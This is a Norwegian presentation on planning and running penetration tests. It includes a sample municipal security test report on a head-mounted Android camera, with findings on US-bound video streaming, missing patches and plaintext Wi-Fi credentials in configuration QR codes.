
Sammen skaper vi fremtiden

MANGFOLD - RAUSHET - BÆREKRAFT

Hvordan planlegge og gjennomføre en penetrasjonstest

+ Tips til verktøy





En typisk penetrasjonstest

1. Scope
2. Kjøreplan
3. Gjennomføring
4. Rapport
5. Oppfølging av funn

1. Scope

Tydelig mål / scope

Hva skal testes og hvorfor

Størst gevinst

Black-box / White-box

Tid

Få tillatelse og gi beskjed

<https://docs.microsoft.com/en-us/azure/security/fundamentals/pen-testing>

“Quickly creating environments is great – but you still need to make sure you perform your normal security due diligence.

One of the things you likely want to do is penetration test the applications you deploy in Azure.

We don’t perform penetration testing of your application for you, but we do understand that you want and need to perform testing on your own applications. That’s a good thing, because when you enhance the security of your applications you help make the entire Azure ecosystem more secure.

As of June 15, 2017, Microsoft no longer requires pre-approval to conduct a penetration test against Azure resources. This process is only related to Microsoft Azure, and not applicable to any other Microsoft Cloud Service.”

While notifying Microsoft of pen testing activities is no longer required customers must still comply with the Microsoft Cloud Unified Penetration Testing Rules of Engagement

Scope

Sikkerhetstesten har sett på hvilke tjenester som kjører på hodekameraet, og hvilken trafikk som går til og fra hodekameraet. Eksterne tjenester, det underliggende operativsystemet (Android), materialvalg, HMS, osv, er ikke en del av omfanget for testen.

Sikkerhetstesten er gjennomført som en black-box test.



2. Kjøreplan

Oppstartsmøte med tjenesteeier / produkteier / systemeier

Tydelig beskjed om hvorfor man skal teste X

Kontaktpersoner

Når passer det å utføre testen?

Legg til rette for progresjon

Varslingsskjema for penetrasjonstest

Tjeneste	
IP / hostname(s)	
Testbrukere	
Tidsrom (fra - til)	

Kontaktperson

Navn	
Epost	
Telefon	
Avdeling	
Testes fra (ip / hostname)	

Kontaktliste

Rolle	Navn	Telefon	Epost	Firma
Utførende tester				Intern
Systemeier				Intern
Databaseadmin				XYZ
Utvikler				ABC

3. Gjennomføre test

Gi beskjed når man starter for dagen

Kritiske funn rapporteres med en gang.

Logg alle operasjoner

Skjermbilder

Gi beskjed når man avslutter for dagen, med en kort status

4. Skrive rapport

Executive summary

Funn (detaljert)

Vedlegg



Intern sikkerhetstest



v1.0

Informasjonssikkerhetsavdelingen
28.02.2022

Bestiller	Digitalt sårstell, v/ [REDACTED]
Dato for sikkerhetstest	18.02.2022
Utførende testere	Alexander Fredriksen Trond Sundby Steffen G. Diedrichsen
Forfatter	Steffen G. Diedrichsen
Rapportversjon / Dato	v1.0 / 02.03.2022

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2 Formål

Sikkerhetstesten ble utført på internt initiativ sammen med prosjektet «digitalt sårstell» med formål å avdekke sårbarheter og svakheter i hodekameraet fra [REDACTED] som bl.a er tiltenkt benyttet til sårstell og fjerndiagnostisering.

Følgende beskrivelse av hodekameraet er hentet fra produsentens egen brukermanual:

«HMT stands for Head Mounted Tablet. The [REDACTED] hands-free Android™ tablet class wearable computer for industrial workers. [REDACTED] provides the foundation for Connected Worker programs.

Use it in wet, dusty, hot, dangerous and loud industrial environments. A fully rugged head-mounted device, it optionally snaps into safety helmets or attaches to bump caps and can be used with safety glasses or corrective eyewear.

The high-resolution micro display fits just below your line of sight and views like a 7" tablet. It's an industrial dashboard: there when you need it and out of your way when you don't.

The [REDACTED] works with powerful software applications from our solution partners in four core categories, each optimized for completely hands-free voice control. That means no scrolling, swiping, or tapping - just simple voice commands.

Use it for remote mentor video calling, document navigation, guided workflow, mobile forms and industrial IoT data visualization.»

[REDACTED]

3 Oppsummering

En gjennomgang av [REDACTED] viser overordnet god sikkerhet, men med et par punkter som er verdt å merke seg.

Teknisk sett kan hodekameraet ansees som en Android tablet, og med dette følger en god innebygget sikkerhet og tilknytning til et økosystem med jevnlige sikkerhetsoppdateringer, men testen avdekket at hodekameraet ikke har installert de nyeste sikkerhetsoppdateringene.

Trafikkanalyse viser at all kommunikasjon til og fra hodekameraet går kryptert, men grunnet krypteringen har det ikke latt seg gjøre å inspisere innholdet i dataene som sendes til eksterne tjenere. Videre analyse av trafikkmengde og metadata viser at videostrømming går til servere plassert i USA (østkysten) med de tilhørende personvernmessige konsekvensene dette kan få.

Det var ikke mulig å bryte trafikken og angi seg selv som mellommann for å se innholdet i den krypterte trafikken. Hodekameraet aksepterte ikke falske eller selvutstedte sertifikater.

Oppsummert er funnene kategorisert som følger:

Kritisk	Høy	Medium	Lav	Informasjon
0	0	1	1	3

3.1 Anbefalinger

- Bytt datasenterlokasjon til Norge
- Installer de nyeste sikkerhetsoppdateringene.
- Beskytt QR-koder for uautorisert avlesing
- Benytt tjenester i EU/Norge der mulig.

3.2 Forbehold

I en sikkerhetstest er det ikke sikkert man klarer å avdekke alle sårbarheter i løsningen gitt den tiden, og de verktøyene, man har til rådighet. Denne sikkerhetstesten viser de sårbarhetene man rakk å avdekke med de verktøyene og den kompetansen man hadde på test-tidspunktet gitt tidsrommet.

4 Scope

Sikkerhetstesten har sett på hvilke tjenester som kjører på hodekameraet, og hvilken trafikk som går til og fra hodekameraet. Eksterne tjenester, det underliggende operativsystemet (Android), materialvalg, HMS, osv, er ikke en del av omfanget for testen.

Sikkerhetstesten er gjennomført som en black-box test.

5 Funn

Trafikkanalyse av hodekameraet viser at trafikken hovedsakelig går til USA med ett unntak, en tidsserver i Norge.

All kommunikasjon går kryptert, med unntaket av en initiell nettverks-forbindelses-sjekk. Dette er standard oppførsel i Android og således ikke et funn.

Under bruk var det ingen åpne porter / eksponerte tjenester kjørende på hodekameraet.

Hodekameraet gjorde navneoppslag mot Google analytics under bruk, det er uvisst om dette var initiert av det underliggende operativsystemet eller programvare tilknyttet hodekameraets funksjon. Uansett er dette verdt å merke seg da vi per nå ikke vet hvilken informasjon som oversendes for analyseformål, og i verste fall vil hodekameraet kunne avsløre geolokasjon for behandling som igjen kan føre til brudd på personvernet til de involverte partene, både behandler og pasient.

Følgende tabell viser trafikken til og fra hodekameraet under førstegangs oppstart og opptak av video:

Adresse	Pakker	Bytes	Organisasjon	Land	Protokoll
52.239.222.100	248,213	234 M	Microsoft	USA	TLS
104.22.5.184	547	156 k	Cloudflare	USA	TLS
104.22.4.184	390	110 k	Cloudflare	USA	TLS
20.49.109.129	135	33 k	Microsoft	USA	TLS
34.209.7.15	52	27 k	Amazon	USA	TLS
172.67.36.175	76	10 k	Cloudflare	USA	TLS
40.70.161.102	27	9037	Microsoft	USA	TLS
143.204.51.81	27	8617	Amazon	USA	TLS
142.250.74.4	22	7445	Google	USA	TLS
142.250.74.35	10	1005	Google	USA	HTTP
132.163.96.2	4	360	NIST	USA	NTP
170.72.231.161	3	342	Cisco Webex	USA	TLS
52.42.72.58	2	180	Amazon	USA	NTP
185.41.243.43	2	180	Viddy Networks	NORGE	NTP

5.1 Oppsummering av funn

Ref	Funn	Kritikalitet
5.2	Videostrømming til Azure (USA Øst)	Medium
5.3	Navneoppslag og trafikk mot Amerikanske tjenester	Lav
5.4	Manglende sikkerhetsoppdateringer	Informasjon
5.5	Konfigurasjon av trådløst nett	Informasjon

5.2 Videostrømming til Azure (USA Øst) [MEDIUM]


Datadump av trafikken under bruk viser at video-opptak strømmes direkte til Microsoft Azure, region US East 2.

Av ytelses- og personvern hensyn anbefales det at trafikken heller strømmes til et datasenter plassert i EU, fortrinnsvis i Norge.

De to påfølgende bilde-utklipp er hentet fra ServiceTags_Public_20220221.json

5.3 Navneoppslag og trafikk mot Amerikanske tjenester [LAV]

Trafikkanalyse viser navneoppslag og mindre mengde trafikk mot Amerikanske tjenester. Noen av oppslagene kommer fra det underliggende operativsystemet (Android), og noen er initiert av programvare på hodekameraet (oppslag mot Jodapro og Realwear). Grunnet krypteringen er det ikke mulig å se innholdet i trafikken.



5.3.1 Anbefalinger

- Benytt tjenester i EU/Norge der mulig.

5.4 Manglende sikkerhetsoppdateringer [INFORMASJON]

Hodekameraet kjører Android 10.0 med sikkerhetsoppdateringer fra mars 2019 og mangler de nyeste sikkerhetsoppdateringene. Da hodekameraet ikke kjører noen eksponerte tjenester, og er underlagt flåtestyring, anser vi ikke dette som en stor risiko, men vi velger fortsatt å ta det med i rapporten.

I følge manualen skal hodekameraet komme med sikkerhetsoppdateringer fra januar 2021, noe som ikke stemte overens med hodekameraet vi hadde fått utdelt.

5.4.1 Anbefalinger

- Installer de nyeste sikkerhetsoppdateringene.

5.5 Konfigurasjon av trådløst nett [INFORMASJON]

Konfigurasjon av trådløst nettverk gjøres ved å generere en QR-kode som så scannes av hodekameraet.

Denne QR-koden inneholder navn og passord til det trådløse nettverket i klartekst for WEP og WPA, og brukernavn med tilhørende passord i klartekst hvis man benytter EAP. Det anbefales at QR-koder ikke er tilgjengelig for uvedkommende.

Scan this code

On your HMT, go to My Programs > Configuration
then point the camera at this QR code



QR-Code:{"locale":"en-US","timezone":"Europe\Oslo","date":null,"time":null,"wifi":{"ap":"MySSID","username":"","password":"MyPassword1","security":"WPA_PSK","eap_method":"","phase2":"","hidden":false}}

5.5.1 Anbefalinger


- Beskytt QR-koder for uautorisert avlesing

6 Vedlegg

6.1 Metode

Sikkerhetstesting utført av Bærum kommune baserer seg på anerkjente åpne standarder innenfor penetrasjonstesting, som bl.a SANS (www.sans.org), OWASP (www.owasp.org), ISECOM OSSTMM (www.isecom.org) samt egen erfaring og kunnskap.

Egenutviklede programmer og verktøy benyttes for å lage automatiserte hendelser og skript tilpasses angrepsflaten.



- Fase 1: Planlegging og scoping, verifisering av mottatt informasjon
- Fase 2: Innsamling av informasjon fra åpne kilder, samt gjennomgang av overlevert dokumentasjon
- Fase 3: Scanning og kartlegging av tjenester i scope
- Fase 4: Manuell verifisering og sårbarhetsanalyse av resultater
- Fase 5: Vurdering av kritikalitet og eventuell utnyttelse
- Fase 6: Rapportering

6.2 Klassifisering

Bærum kommune benytter følgende klassifisering for å vurdere risikoen ved sårbarheter og funn avdekket ved interne sikkerhetstester. Klassifisering gjøres på skjønn ut fra hva testere vet om applikasjonen og bakenforliggende tjenester.

Klassifiseringene er listet opp nedenfor med tilhørende beskrivelse.

Funn som kategoriseres fra [MEDIUM] t.o.m. [KRITISK] anses som ikke tilfredsstillende i forhold til akseptabel risiko og tiltak må innføres.

[KRITISK]	Sårbarheter som eksponerer applikasjon eller infrastruktur for fullstendig overtakelse med stor risiko for tap av informasjon eller omdømme.
[HØY]	Sårbarheter som muliggjør delvis overtakelse av en løsning med moderat til høy risiko for tap av informasjon eller omdømme.
[MEDIUM]	Sårbarheter som kan utnytte funksjonalitet i et begrenset omfang, og kan medføre noe tap av informasjon eller omdømme.
[LAV]	Sårbarheter som kan forbedres iht ledende praksis eller har liten risiko i seg selv.
[INFO]	Funn som omfatter områder som kan forbedres. Slike funn har ingen risiko, men eksponerer informasjon som kan misbrukes ved større innsamlinger.

6.3 Verktøy

Verktøy	Beskrivelse
Wireshark	Verktøy for opptak og analyse av nettverkstrafikk
Burp Suite	Proxy for sikkerhetstesting og analyse av webtrafikk
Pineapple Tetra	Trådløst aksesspunkt for sikkerhetstesting
Ice 4G ruter	Trådløst nettverk med internettforbindelse
Nmap	Portskanner, brukes for å kartlegge hvilke tjenester som er eksponert

